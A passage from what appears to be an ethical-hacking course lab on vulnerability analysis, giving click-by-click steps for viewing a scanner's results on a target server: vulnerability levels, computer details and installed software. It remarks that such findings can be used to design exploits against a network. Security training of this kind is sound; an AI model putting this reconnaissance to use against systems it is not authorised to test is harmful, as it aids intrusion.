
39. Similarly, you can click the **Hardware** and **Software** nodes to view detailed scan information.

40. Click the **Dashboard** tab to display the scanned network information. In the left pane, expand **Entire Network**, and then **WORKGROUP**; then, click **SERVER2019**.

Module 05 – Vulnerability Analysis


41. Detailed information such as **Vulnerability Level**, **Security Sensors**, **Computer Details**, **Scan Activity**, and **Results Statistics** are displayed in the right pane, as shown in the screenshot

Note: In real-time, using this vulnerability information about the target systems can be used to develop and design exploits suitable to break into a network or a single target.




Module 05 – Vulnerability Analysis

42. You can further explore the tool by clicking on various options. For instance, click on **Software** from the options at the top to view a list of applications installed on the target machine under the **Application Category** list. You can also click on any application (here, **Google Chrome**) to view its detailed information under **Details** section, as shown in the screenshot.



Module 05 – Vulnerability Analysis

